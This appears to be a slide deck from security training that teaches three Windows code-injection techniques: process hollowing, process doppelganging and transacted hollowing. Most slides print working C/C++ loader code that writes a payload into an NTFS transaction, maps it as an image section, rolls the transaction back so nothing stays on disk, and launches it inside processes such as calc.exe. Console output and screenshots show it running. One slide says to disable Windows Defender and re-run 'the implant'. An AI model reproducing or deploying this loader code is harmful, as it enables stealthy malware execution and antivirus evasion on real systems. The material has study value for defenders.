
```
47 void FixRelocation(HANDLE tpHandle, LPVOID payloadBytesBuffer, PIMAGE_NT_HEADERS payloadNTHolders, PIMAGE_SECTION_HEADER payloadImageSection, LPVOID targ
48 // Relocation and patching the binary
49 IMAGE_DATA_DIRECTORY relocTable = (IMAGE_DATA_DIRECTORY)payloadNTHolders->OptionalHeader.DataDirectory[5]; // IMAGE_DIRECTORY_ENTRY_BASERELOC
50 //payloadImageSection = oldImageSection;
51
52 for (int i = 0; i < payloadNTHolders->FileHeader.NumberOfSections; i++) {
53     BYTE* sectionName = (BYTE*)"".reloc";
54     if (memcmp(payloadImageSection->Name, sectionName, 5) != 0) {
55         payloadImageSection++;
56         continue;
57     }
58     DWORD payloadRawData = payloadImageSection->PointerToRawData;
59     DWORD relocOffset = 0;
60     DWORD bytesRead = 0;
61     SIZE_T* pBytesRead = 0;
62     while (relocOffset < relocTable.Size) {
63         PBASE_RELOCATION_BLOCK relocationBlock = (PBASE_RELOCATION_BLOCK)((DWORD)payloadBytesBuffer + payloadRawData + relocOffset);
64         relocOffset += sizeof(BASE_RELOCATION_BLOCK);
65         DWORD relocEntryCount = (relocationBlock->BlockSize - sizeof(BASE_RELOCATION_BLOCK)) / sizeof(BASE_RELOCATION_ENTRY);
66         PBASE_RELOCATION_ENTRY relocEntries = (PBASE_RELOCATION_ENTRY)((DWORD)payloadBytesBuffer + payloadRawData + relocOffset);
67
68         for (DWORD x = 0; x < relocEntryCount; x++) {
69             relocOffset += sizeof(BASE_RELOCATION_ENTRY);
70             if (relocEntries[x].Type == 0) {
71                 continue;
72             }
73             DWORD relocationRVA = relocationBlock->PageAddress + relocEntries[x].Offset;
74             DWORD addressToPatch = 0;
75             ReadProcessMemory(tpHandle, ((LPCVOID)((DWORD)targetImageBase + relocationRVA)), &addressToPatch, sizeof(DWORD), &bytesRead);
76             addressToPatch += deltaBase;
77             WriteProcessMemory(tpHandle, (PVOID)((DWORD)targetImageBase + relocationRVA), &addressToPatch, sizeof(DWORD), pBytesRead);
78         }
79     }
}
```

# Process Hollowing - In-Depth

- At this point EAX register holds the entrypoint of legitimate program.
- Before resuming the main thread, entrypoint of the payload is set to EAX register.

```
177
178     DWORD entryPoint = (DWORD)targetImageBase + payloadNTHeaders->OptionalHeader.AddressOfEntryPoint;
179     LPCONTEXT pContext = new CONTEXT();
180     pContext->ContextFlags = CONTEXT_INTEGER;
181     printf("[+] Getting Thread Context...\n");
182     if (!GetThreadContext(procInfo->hThread, pContext)) {
183         perror("[-] Error Getting Thread Context... \n");
184         exit(-1);
185     }
186     printf("[+] Setting Thread Context...\n");
187     // changing the control flow by resetting the entrypoint
188     pContext->Eax = entryPoint;
189     if (!SetThreadContext(procInfo->hThread, pContext)) {
190         perror("[-] Error Setting Thread Context... \n");
191         exit(-1);
192     }
193     printf("[+] Resume Thread...\n");
194     ResumeThread(procInfo->hThread);
195 }
```

# Process Hollowing - In-Depth



# Process Doppelganging

- Similar to Process Hollowing, but slightly different.
- Process Doppelganging utilizes the Windows API calls related to the NTFS transactions.
- Transactional NTFS brings the concept of atomic transactions to NTFS file system, which allows app developers and administrators to handle mistakes and maintain data integrity more easily.
- Transactional NTFS allows for files and directories to be created, modified, renamed and deleted atomically.
- In a series of file operations (performed in a transaction), when all operations complete successfully, the operation is committed. If an error occurs, the entire operation is rolled back and fails. This is to preserve integrity of data on disk.

# Process Doppelganging - Steps

- Steps of Doppelganging can be broken down into 4 steps:
  1. Transact : process a legitimate executable into the NTFS transaction and then overwrite it with a malicious payload file
  2. Load: Create a memory section from the payload and load the malicious code
  3. Rollback: Rollback the transaction i.e., removing malicious code so that no data left on the disk
  4. Animate: Bringing Doppelganging to life. Create a process from the previously created memory section (step 2). The memory section contains malicious code and never written to the disk.

## Process Doppelganging - API Calls

- KtmW32.dll: CreateTransaction, RollbackTransaction
- Kernel32.dll: CreateFileTransactedA, WriteFile,
- Ntdll.dll: NtCreateSection, NtCreateProcessEx, NtCreateThreadEx

# Process Doppelganging - In-Depth - Transact

- Create transaction object with API **NtCreateTransaction**.
- Legitimate file path is: “c:\\temp\\mynotes.txt”

```
28     BOOL CreateNTFSTransaction(OUT HANDLE &phTransaction, OUT HANDLE &phFileTransacted) {
29         _NtCreateTransaction pNtCreateTransaction = (_NtCreateTransaction)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtCreateTransaction");
30         if (pNtCreateTransaction == NULL) {
31             perror("[-] Error NtCreateTransaction API not found!!\n");
32             exit(-1);
33         }
34         hTransaction = NULL;
35         hFileTransacted = INVALID_HANDLE_VALUE;
36         _OBJECT_ATTRIBUTES objAttr;
37         WCHAR targetPath[MAX_PATH];
38         lstrcpyW(targetPath, L"C:\\temp\\mynotes.txt");
39
40         wprintf(L"[*] Transact: \n");
41         // Create NTFS Transaction object
42         InitializeObjectAttributes(&objAttr, NULL, 0, NULL, NULL);
43         pNtCreateTransaction(&hTransaction, TRANSACTION_ALL_ACCESS, &objAttr, NULL, NULL, 0, 0, 0, 0, NULL, NULL);
44         if (hTransaction == NULL) {
45             perror("[-] Error Creating Transaction\n");
46             exit(-1);
47         }
48         printf("[+] NTFS Transaction object created\n");
49 
```

# Process Doppelganging - In-Depth - Transact

- Open target file for transaction using API **CreateFileTransactedW**.

```
55 // Open target file for transaction
56 hFileTransacted = CreateFileTransactedW(targetPath, GENERIC_READ | GENERIC_WRITE, 0, NULL,
57                                         OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL, hTransaction, NULL, NULL);
58 wprintf(L"\t[+] Opened Dummy File: %s \n", targetPath);
59 if (hFileTransacted == INVALID_HANDLE_VALUE) {
60     printf("last error: %d\n", GetLastError());
61     perror("[-] Error Opening Target File For Transaction\n");
62     exit(-1);
63 }
64 phTransaction = hTransaction;
65 phFileTransacted = hFileTransacted;
66 return TRUE;
67 }
68 }
```

# Process Doppelganging - In-Depth - Transact

- Write payload buffer into the transacted file.

```
8 BYTE* GetPayloadBuffer(OUT size_t& p_size) {
9     HANDLE hFile = CreateFileW(L"C:\\\\temp\\\\payload.exe", GENERIC_READ, 0, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0);
10    if (hFile == INVALID_HANDLE_VALUE) {
11        perror("[-] Unable to open payload file... \\n");
12        exit(-1);
13    }
14    p_size = GetFileSize(hFile, 0);
15    BYTE* bufferAddress = (BYTE*)VirtualAlloc(0, p_size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
16    if (bufferAddress == NULL) {
17        perror("[-] Failed to allocated memory for payload buffer... \\n");
18        exit(-1);
19    }
20    DWORD bytesRead = 0;
21    if (!ReadFile(hFile, bufferAddress, p_size, &bytesRead, NULL)) {
22        perror("[-] Failed to read payload buffer... \\n");
23        exit(-1);
24    }
25    return bufferAddress;
26 }
```

```
172 // Create NTFS Transaction - Transact
173 CreateNTFSTransaction(hTransaction, hTransactedFile);
174 // Write payload buffer into transaction
175 if (!WriteFile(hTransactedFile, payloadBuffer, payloadSize, &bytesWritten, NULL)) {
176     perror("[-] Error writing payload into transaction!!\\n");
177     exit(-1);
178 }
```

# Process Doppelganging - In-Depth - Load

- Create a section with the transacted file
- SEC\_IMAGE flag determines that the data held by “hFileTransacted” is an executable image.

```
70 //HANDLE CreateSectionFromTransactedFile(HANDLE hFileTransacted) {
71     wprintf(L"[+] Load: \n");
72     _NtCreateSection pNtCreateSection = (_NtCreateSection)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtCreateSection");
73     HANDLE hSection = NULL;
74     if (pNtCreateSection == NULL) {
75         perror("[-] Error NtCreateSection API not found!!\n");
76         exit(-1);
77     }
78     // SEC_IMAGE - Mapping the transacted file as an executable image. performs PE header validation
79     pNtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, 0, PAGE_READONLY, SEC_IMAGE, hFileTransacted);
80     if (hSection == NULL) {
81         perror("[-] Error Creating Section From Transacted File...\n");
82         exit(-1);
83     }
84     wprintf(L"\t[+] Section created from transacted file \n");
85     return hSection;
86 }
```

# Process Doppelganging - In-Depth - Rollback

- Undo changes to the original file.
- This process ultimately removes our payload from the file system.
- Rollback is done because our payload is already loaded into the section and we don't want it to stay on the disk.

```
88 |=BOOL RollbackTransaction(HANDLE hTransaction) {
89     wprintf(L"[*] Rollback: \n");
90     NTSTATUS status;
91     _NtRollbackTransaction pNtRollbackTransaction = (_NtRollbackTransaction)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtRollbackTransaction");
92     if (pNtRollbackTransaction == NULL) {
93         perror("[-] Error NtRollbackTransaction API not found!!\n");
94         exit(-1);
95     }
96     status = pNtRollbackTransaction(hTransaction, TRUE);
97     if (!NT_SUCCESS(status)) {
98         perror("[-] Error occur during rollback!!\n");
99         exit(-1);
100    }
101    wprintf(L"\t[+] Transaction Rolled back.. \n");
102    return TRUE;
103 }
```

# Process Doppelganging - In-Depth - Animate

- Bringing Process Doppelganging to life.
- Actual work begins from here ...
- Create a process with API NtCreateProcessEx.
- NtCreateProcessEx is used here because it requires section containing PE image rather than the file path (other api such as CreateProcess, requires file path).

## ◆ NtCreateProcessEx()

```
NTSTATUS NTAPI NtCreateProcessEx ( OUT PHANDLE ProcessHandle,
                                  IN ACCESS_MASK DesiredAccess,
                                  IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
                                  IN HANDLE ParentProcess,
                                  IN ULONG Flags,
                                  OPTIONAL,
                                  OPTIONAL,
                                  OPTIONAL,
                                  IN BOOLEAN InJob
                                )
```

We are interested in this parameter

# Process Doppelganging - In-Depth - Animate

- Create Process with transacted section using **NtCreateProcessEx** API.

```
197 wprintf(L"[*] Animate: \n");
198 // Bringing Doppelganging to life. Actual work begins from here...
199 // Creating Process with the transacted section.
200 status = pNtCreateProcessEx(&hProcess, PROCESS_ALL_ACCESS, NULL,
201                           GetCurrentProcess(), PS_INHERIT_HANDLES, hSection, NULL, NULL, FALSE);
202 if (!NT_SUCCESS(status)) {
203     perror("\t[-] Error Creating Process from section!!\n");
204     exit(-1);
205 }
206 wprintf(L"\t[+] Successfully created process from section... \n");
207
```

# Process Doppelganging - In-Depth - Animate

- Now we have the base of the process, we need to work with parameters
- Get the image base of the target process and retrieve the entrypoint of the payload

```
207     // Getting Process Information
208     status = pNtQueryInformationProcess(hProcess, ProcessBasicInformation, &pbi, sizeof(PROCESS_BASIC_INFORMATION), &returnLength);
209     if (!NT_SUCCESS(status)) {
210         perror("\t[-] Error Getting Process Information!!\n");
211         exit(-1);
212     }
213     // Getting EntryPoint
214     BYTE imageData[0x1000];
215     ZeroMemory(imageData, sizeof(imageData));
216     status = pNtReadVirtualMemory(hProcess, pbi.PebBaseAddress, &imageData, 0x1000, NULL);
217     if (!NT_SUCCESS(status)) {
218         perror("\t[-] Error Getting Process Information!!\n");
219         exit(-1);
220     }
221     wprintf(L"\t[+] Base Address of target process PEB: %p \n", (ULONG_PTR)((PPEB)imageData)->ImageBaseAddress);
222     entryPoint = (pRtlImageNtHeader(payloadBuffer))->OptionalHeader.AddressOfEntryPoint;
223     wprintf(L"\t[+] Image Base Address of the payload buffer in remote process: %p \n", entryPoint);
224     entryPoint += (ULONG_PTR)((PPEB)imageData)->ImageBaseAddress;
225     wprintf(L"\t[+] EntryPoint of the payload buffer: %p \n", entryPoint);
```

# Process Doppelganging - In-Depth - Animate

- Create process parameters for the target process.

```
227  
228     WCHAR targetPath[MAX_PATH];  
229     lstrcpyW(targetPath, L"C:\\\\temp\\\\mynotes.txt");  
230     // Create parameters for newly created process  
231     pRtlInitUnicodeString(&uTargetFile, targetPath);  
232     status = pRtlCreateProcessParametersEx(&processParameters, &uTargetFile, NULL, NULL,  
233                                         &uTargetFile, NULL, NULL, NULL, NULL, NULL, RTL_USER_PROC_PARAMS_NORMALIZED);  
234     if (!NT_SUCCESS(status)) {  
235         perror("\t[-] Error Creating Process Parameters!!\n");  
236         exit(-1);  
237     }  
238     printf("\t[+] Process Parameters Created!!\n");  
239 
```

# Process Doppelganging - In-Depth - Animate

- Allocate memory in target process and write the process parameters block

```
241 // copying parameters to the target process memory
242 PVOID paramBuffer = processParameters;
243 SIZE_T paramSize = processParameters->EnvironmentSize + processParameters->MaximumLength;
244 status = pNtAllocateVirtualMemory(hProcess, &paramBuffer , 0, &paramSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
245 if (!NT_SUCCESS(status)) {
246     perror("[-] Error Allocating Memory For Parameters!!\n");
247     exit(-1);
248 }
249 printf("\t[+] Allocated Memory For Parameters %p!!\n",paramBuffer);
250 size_t xbytesWritten = 0;
251 status = pNtWriteVirtualMemory(hProcess, processParameters, processParameters,
252                               processParameters->EnvironmentSize + processParameters->MaximumLength, NULL);
253 if (!NT_SUCCESS(status)) {
254     //perror("[-] Error Writing Process Parameters\n");
255     std::cerr << "[-] Error Writing Process Parameters: " << std::hex << status << std::endl;
256     exit(-1);
257 }
258 printf("\t[+] ProcessParameters written to the remote process parameters addressss: %p\n",processParameters);
259
```

# Process Doppelganging - In-Depth - Animate

- Update remote PEB process parameters pointer to newly created process parameters block

```
remotePEB = (PEB *)pb1.PebBaseAddress;
if (!WriteProcessMemory(hProcess, &remotePEB->ProcessParameters, &processParameters, sizeof(PVOID), NULL)) {
    perror("[-] Error Updating Process Parameters!!\n");
    exit(-1);
}
printf("\t[+] Updated Remote Process Parameters Address\n");
```


# Process Doppelganging - In-Depth - Animate

- Create new thread with the entrypoint of the payload

```
268
269     // Create Thread
270     status = pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, hProcess,
271                             (LPTHREAD_START_ROUTINE) entryPoint, NULL, FALSE, 0, 0, 0, NULL);
272     if (!NT_SUCCESS(status)) {
273         std::cerr << "\t[-] Error Creating Thread: " << std::hex << status << std::endl;
274         exit(-1);
275     }
276     printf("\t[+] Thread Executed...\n");
277 }
```

# Process Doppelganging - In-Depth - Result

- Process Doppelganging works fine in Win 7.



# Process Doppelganging - In-Depth - Result


- But there's a problem with Process Doppelganging in Win 10 latest build.
- NtCreateThreadEx is throwing error 0xc0000022 (STATUS\_ACCESS\_DENIED).

```
Microsoft Visual Studio Debug Console

[*] Transact:
[+] NTFS Transaction object created
    [+] Opened Dummy File: C:\temp\mynotes.txt
        [+] Payload Written To the Transacted File..
[*] Load:
    [+] Section created from transacted file
[*] Rollback:
    [+] Transaction Rolled back..
[*] Animate:
    [+] Successfully created process from section...
    [+] Base Address of target process PEB: 00007FF64E240000
    [+] Image Base Address of the payload buffer in remote process: 00000000000012B8
    [+] EntryPoint of the payload buffer: 00007FF64E2412B8
    [+] Process Parameters Created!!
    [+] Allocated Memory For Parameters 0000022AEF0A0000
    [+] ProcessParameters written to the remote process parameters addresss: 0000022AEF0A0800
    [+] Updated Remote Process Parameters Address
    [-] Error Creating Thread: c0000022
```


# Process Doppelganging - Issue

- Microsoft Windows Defender is monitoring the creation of remote thread using the routine **PsSetCreateThreadNotifyRoutine**.
- Disable Microsoft Windows Defender from Group policy.
- Computer Configuration > Administrative Templates > Windows Components > Windows Defender Antivirus > Turn off Microsoft Defender Antivirus (Enabled)



# Process Doppelganging

- Re-Run the implant. This time NtCreateThreadEx should run peacefully.



## Transacted Hollowing

- Hybrid of Process Hollowing and Process Doppelganging
- This technique solves the issues of both techniques

## Transacted Hollowing - Steps

- Create NTFS transaction object
- Open/Create target file for transaction
- Create an image section from transacted file
- Rollback the transaction
- Create a new target process in suspended mode
- Map an image section into the target process
- Update entrypoint in target process with payload entrypoint
- Update image base address at target process PEB with newly mapped image base address
- Resume the thread

## Transacted Hollowing - API Calls

- Kernel32.dll: CreateFileTransactedW, WriteFile, CreateProcessW, ResumeThread, GetThreadContext, SetThreadContext, ResumeThread
- Ntdll.dll: NtCreateTransaction, NtCreateSection, NtRollbackTransaction, NtMapViewOfSection

# Transacted Hollowing - Transact

- Re-visiting Process Doppelganging
- Create NTFS Transaction Object using **NtCreateTransaction** API
- Open the legitimate file for transaction using **CreateFileTransactedW** API

```
56 // Create NTFS Transaction object
57 _OBJECT_ATTRIBUTES objAttr;
58 InitializeObjectAttributes(&objAttr, NULL, 0, NULL, NULL);
59 status = pNtCreateTransaction(&hTransaction, TRANSACTION_ALL_ACCESS, &objAttr, NULL, NULL, 0, 0, 0, NULL, NULL);
60 if (!NT_SUCCESS(status)) {
61     perror("[-] Error Creating Transaction Object!!\n");
62     exit(-1);
63 }
64 wprintf(L"[+] NTFS Transaction Object Created\n");
65
66 // open target file for transaction
67 wchar_t targetPath[MAX_PATH];
68 lstrcpyW(targetPath, L"C:\\\\temp\\\\mynotes.txt");
69 hTransactedFile = CreateFileTransactedW(targetPath, GENERIC_READ | GENERIC_WRITE, 0, NULL,
70                                         OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL,NULL, hTransaction, NULL, NULL);
71 if (hTransactedFile == INVALID_HANDLE_VALUE) {
72     perror("[-] Error Opening Target File For Transaction..\n");
73     exit(-1);
74 }
75 }
```

# Transacted Hollowing - Transact

- Write the payload into the transacted file
- Create a section from the transacted file using API **NtCreateSection**
- **SEC\_IMAGE** flag is set

```
76 // Write payload to transacted file
77 if (!WriteFile(hTransactedFile, payload, payloadSize, &bytesWritten, NULL)) {
78     perror("[-] Error writing payload into transaction!!\n");
79     exit(-1);
80 }
81 wprintf(L"[+] Payload Written To The Transacted File \n");
82
83 // Create Section from transacted file
84 status = pNtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, 0, PAGE_READONLY, SEC_IMAGE, hTransactedFile);
85 if (!NT_SUCCESS(status)) {
86     perror("[-] Failed To Create Section From Transacted File..\n");
87     exit(-1);
88 }
89 wprintf(L"[+] Section Created From Transaction \n");
90 CloseHandle(hTransactedFile);
91 hTransactedFile = INVALID_HANDLE_VALUE;
```

## Transacted Hollowing - Transact

- Now the section is created, we can rollback the transaction.

```
93     // Rollback the transaction
94     status = pNtRollbackTransaction(hTransaction, TRUE);
95     if (!NT_SUCCESS(status)) {
96         perror("[+] Failed To Rollback Transaction");
97         exit(-1);
98     }
99     wprintf(L"[+] Transaction Rolled back..\n");
100    CloseHandle(hTransaction);
101    hTransaction = INVALID_HANDLE_VALUE;
102    return hSection;
103 }
```

# Transacted Hollowing - Hollowing

- Do you remember process hollowing?
- Create a target process in suspended mode.

```
104
105     HANDLE CreateSuspendedProcess(PROCESS_INFORMATION &pi) {
106         LPSTARTUPINFO sInfo = new STARTUPINFO();
107         sInfo->cb = sizeof(STARTUPINFO);
108         HANDLE hTargetProcess = INVALID_HANDLE_VALUE;
109         wchar_t exePath[MAX_PATH];
110         lstrcpyW(exePath, L"C:\\Windows\\System32\\calc.exe");
111         // Create Process In Suspended Mode
112         if (!CreateProcessW(NULL, exePath, NULL, NULL, TRUE, CREATE_SUSPENDED, NULL, NULL, sInfo, &pi)) {
113             perror("[-] Failed To Create Suspended Process.. \n");
114             exit(-1);
115         }
116         hTargetProcess = pi.hProcess;
117         return hTargetProcess;
118     }
119 }
```

# Transacted Hollowing - Hollowing

The screenshot displays two windows: a terminal window on the left and Process Hacker on the right.

**Terminal Window (Left):**

```
[+] NTFS Transaction Object Created
[+] Payload Written To The Transacted File
[+] Section Created From Transaction
[+] Transaction Rolled back...
[+] Created Process In Suspended Mode...
```

**Process Hacker (Right):**

A red arrow points from the terminal window to the "CWLTransactHollowing.exe" process in the Processes tab of Process Hacker, which is highlighted in purple. The process has a PID of 5948 and is currently suspended.

Name	PID	CPU
msedgewebview2.exe	7856	
vcpkgsrv.exe	17564	
VsDebugConsole.exe	20140	
conhost.exe	16496	
<b>CWLTransactHollowing.exe</b>	<b>5948</b>	
calc.exe	15356	
MSBuild.exe	8120	
conhost.exe	17444	
msvsmon.exe	10660	

# Transacted Hollowing - Hollowing

- Do we need really need to hollow the process? Not necessarily !!
- Map the section into the target process virtual address space.

```
121
122     =PVOID MapSectionIntoProcessVA(HANDLE hProcess, HANDLE hSection)
123     {
124         NTSTATUS status = STATUS_SUCCESS;
125         SIZE_T viewSize = 0;
126         PVOID sectionBaseAddress = 0;
127         _NtMapViewOfSection pNtMapViewOfSection = (_NtMapViewOfSection)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtMapViewOfSection");
128         if (pNtMapViewOfSection == NULL) {
129             perror("[-] Cannot found API NtMapViewOfSection \n");
130             exit(-1);
131         }
132         // Map the section into target process virtual address space
133         status = pNtMapViewOfSection(hSection, hProcess, &sectionBaseAddress, NULL, NULL, NULL, &viewSize, ViewShare, NULL, PAGE_READONLY);
134         if (!NT_SUCCESS(status)) {
135             perror("[-] Unable To Map Section Into The Target Process \n");
136             exit(-1);
137         }
138         wprintf(L"[+] Successfully Mapped Section To The Target Process\n");
139         wprintf(L"[+] Mapped Base: %p \n", sectionBaseAddress);
140         return sectionBaseAddress;
141     }
```

# Transacted Hollowing- Hollowing

C:\Users\CWLabs\source\repos\CWLTransactHollowing\x64\Debug\CWLTransactHollowing.exe

```
[+] NTFS Transaction Object Created
[+] Payload Written To The Transacted File
[+] Section Created From Transaction
[+] Transaction Rolled back..
[+] Created Process In Suspended Mode...
[+] Successfully Mapped Section To The Target Process
[+] Mapped Base: 00007FF752D10000
```

Mapped Section, and the mapped type is Image

calc.exe (15356) (0x7ff752d10000 - 0x7ff752d11000)

Base address	Type	Size	Protect...	Use
> 0x3fba00000	Private	2,048 kB	RW	PEB
> 0x3fb00000	Private	512 kB	RW	Stack (thread)
> 0x1e148aa0000	Private	128 kB	RW	
> 0x1e148ac0000	Mapped	116 kB	R	
> 0x1e148ae0000	Mapped	16 kB	R	
> 0x1e148af0000	Mapped	12 kB	R	
> 0x1e148b00000	Private	8 kB	RW	
> 0x7df578560000	Mapped	4 kB	R	
> 0x7df578570000	Mapped	140 kB	R	
> 0x7df5785a0000	Mapped	2,147,483,...	NA	
> 0x7ff69c500000	Image	44 kB	WCX	C:\Windows\S
> 0x7ff752d10000	Image	28 kB	WCX	
0x7ff752d10000	Image: Commit	4 kB	R	
0x7ff752d11000	Image: Commit	4 kB	RX	
0x7ff752d12000	Image: Commit	4 kB	R	
0x7ff752d13000	Image: Commit	4 kB	WC	
